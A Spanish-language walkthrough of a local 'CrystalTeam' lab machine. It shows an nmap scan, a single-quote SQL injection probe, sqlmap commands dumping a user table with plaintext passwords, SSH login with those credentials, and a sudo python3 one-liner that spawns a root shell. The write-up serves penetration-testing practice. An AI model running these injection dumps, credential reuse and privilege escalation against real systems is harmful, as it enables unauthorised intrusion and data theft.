

CREDITOS A: vareCruzz

Desplegamos el laboratorio “CrystalTeam”.

```
vare@kali: ~/Escritorio
(vare@kali)-[~/Escritorio]
$ sudo bash auto_deploy.sh crystalteam.tar
[sudo] contraseña para vare:

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Realizamos un scaneo con Nmap para ver los servicios y puertos disponibles en el laboratorio


```
Sesión Acciones Editar Vista Ayuda
vare@kali: ~/Escritorio
(vare@kali)-[~/Escritorio]
$ nmap -p- -sS --min-rate 5000 --open -n -Pn -sCV 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-16 19:19 -0600
Nmap scan report for 172.17.0.2
Host is up (0.000015s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
|_ ssh-hostkey:
|   256 4f:8b:41:5d:91:db:c0:e6:56:f5:5c:2b:a2:48:c5:fb (ECDSA)
|_  256 e5:b9:e8:eb:16:8b:b9:bf:5e:e0:6f:12:00:ca:45:78 (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.62 (Debian)
MAC Address: CE:0D:68:B3:DF:72 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.56 seconds

(vare@kali)-[~/Escritorio]
$
```

CREDITOS A: vareCruzz

A través de el scaneo de Nmap vemos que existe una aplicación web corriendo en el laboratorio. Accedemos a el mediante la dirección IP: `http:172.17.0.2/Certificacion/`




Posteriormente vamos a iniciar sesión y colocamos una comilla simple (') y cualquier contraseña

A screenshot of the login page of the CrystalTeam website. The page has a white background with a teal header and footer. In the center, there is a white box with a red error message: 'Usuario o contraseña incorrectos.' Below the message, there are two input fields: 'Usuario:' with a single quote character (') and 'Contraseña:' with three dots (•••). Below the password field is a dark grey button labeled 'Iniciar Sesión'. The footer of the page is teal and contains the text 'cto' on the left and 'Enlaces rápidos' on the right.

CREDITOS A: vareCruzz

Le damos a iniciar sesión y vemos que nos muestra un error de MYSQL, esto sucede por el hecho de poner la comilla simple, esto significa que la aplicación web es vulnerable a SQLi.



Ya que sabemos que sabemos que la aplicación web es vulnerable a SQLi usaremos la herramienta sqlmap para acceder a la información de la DB. Primero conoceremos las bases de datos existentes.

```
Sesión Acciones Editar Vista Ayuda
vare@kali: ~/Escritorio  vare@kali: ~/Escritorio

(vare@kali)-[~/Escritorio]
$ sqlmap -u "http://172.17.0.2/Certificacion/login.php" --forms --batch --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. If you use sqlmap for attacking targets without prior mutual consent you may
be arrested, fined, or imprisoned. Developers assume no liability and are not responsible
for any damages caused by this program.

[19:42:38] [INFO] retrieved: "
[19:42:38] [INFO] retrieved: 'i
available databases [5]:
[*] information_schema
[*] inicio
[*] mysql
[*] performance_schema
[*] sys
[19:42:38] [INFO] you can find
```

CREDITOS A: vareCruzz

Ahora vamos a enumerar las tablas existentes de la DB inicio.

```
(vare@kali)-[~/Escritorio]
$ sqlmap -u "http://172.17.0.2/Certificacion/login.php" --forms --batch -D inicio --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any damages caused by this program

[*] starting @ 19:43:52 /2026-07-16/
```

```
Database: inicio
[1 table]
+-----+
| personales |
+-----+
```

Y solo existe una tabla que es “personales”. Después vamos a enumerar las columnas existentes de la tabla “personales”.

```
Sesión Acciones Editar Vista Ayuda
vare@kali: ~/Escritorio
(vare@kali)-[~/Escritorio]
$ sqlmap -u "http://172.17.0.2/Certificacion/login.php" --forms --batch -D inicio -T personales --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any damages caused by this program

Database: inicio
Table: personales
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| apellidos | varchar(100) |
| contrasena | varchar(255) |
| correo | varchar(100) |
| fecha_registro | datetime |
| id | int(11) |
| nombre | varchar(100) |
| token | varchar(255) |
| usuario | varchar(50) |
+-----+-----+
```

CREDITOS A: vareCruzz

Se visualizarán las columnas existentes ahora vamos a seleccionar el contenido de las columnas que deseamos ver.

```
vare@kali: ~/Escritorio
(vare@kali)-[~/Escritorio]
$ sqlmap -u "http://172.17.0.2/Certificacion/login.php" --forms --batch -D inicio -T personales -C usuario,contrasena --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[19:46:21] [INFO] retrieved: ''
[19:46:21] [INFO] retrieved: 'root'
Database: inicio
Table: personales
[3 entries]
+-----+-----+
| usuario | contrasena |
+-----+-----+
| alejandro | hanka |
| pinmar | PI7Tmy |
| root | <blank> |
+-----+-----+
```

Tomamos el usuario “alejando” y su contrasena “hanka” y mediante esas credenciales nos conectaremos por SSH

```
vare@kali: ~/Escritorio
(vare@kali)-[~/Escritorio]
$ ssh alejandro@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:nIw87tmMvEebhlF8VIlRZ10PIbzVrcPzUsKkEOti1NI
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
alejandro@172.17.0.2's password:
Linux 6f539f4ef607 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1+kali1 (2026-05-05) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
alejandro@6f539f4ef607:~$
```

CREDITOS A: vareCruzz

Una vez adentro procederemos a escalar privilegios y a reconocer la forma en lo que la haremos mediante sudo -l

```
vare@kali: ~/Escritorio  vare@kali: ~/Escritorio  alejandro@6f539f4ef607: ~  
alejandro@6f539f4ef607:~$ sudo -l  
Matching Defaults entries for alejandro on 6f539f4ef607:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty  
  
User alejandro may run the following commands on 6f539f4ef607:  
    (ALL) NOPASSWD: /usr/bin/python3  
alejandro@6f539f4ef607:~$
```

Vemos que podemos ejecutar /usr/bin/python3 como sudo.

Entramos a GTOBINS <https://gtfobins.org/> y buscaremos python como sudo, y nos mostrara el comando para escalar privilegios.

This executable can spawn an interactive system shell.

(a) Unprivileged **Sudo** SUID Capabilities

This function is performed by the privileged user if executed via **sudo** because the acquired privileges are not dropped.

Remarks

If there are environment variables involved, they must be passed via **sudo VAR=value ...** or exported then **sudo -E ...**.

```
python -c 'import os; os.execl("/bin/sh", "sh")'
```

Ejecutamos el comando y seremos root

```
vare@kali: ~/Escritorio  alejandro@6f539f4ef607: ~  
alejandro@6f539f4ef607:~$ sudo python3 -c 'import os; os.execl("/bin/sh", "sh")'  
# whoami  
root  
# ls  
redflag.txt  
# cat redflag.txt  
root = 2773532  
#
```